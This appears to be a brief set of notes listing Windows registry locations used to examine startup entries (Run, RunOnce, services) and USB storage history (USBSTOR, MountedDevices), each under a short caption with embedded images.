
**RunOnce Startup**

HKEY\_LOCAL\_MACHINE/SOFTWARE/MICROSOFT/WINDOWS/CurrentVersion /RunOnce




**Startup Services**

HKEY\_LOCAL\_MACHINE/SYSTEM/CurrentControlSet/services




**Start Legacy Application**

HKEY\_LOCAL\_MACHINE/SYSTEM/CurrentControlSet/Control/WIDI


****

**Start when a particular user logs on.**HKEY\_LOCAL\_MACHINE/SOFTWARE/MICROSOFT/WINDOWS/CurrentVersion/Run




**USB Storage device**

HKEY\_LOCAL\_MACHINE/SYSTEM/ControlSet00X/Enum/USBSTOR



**MountedDevices**

****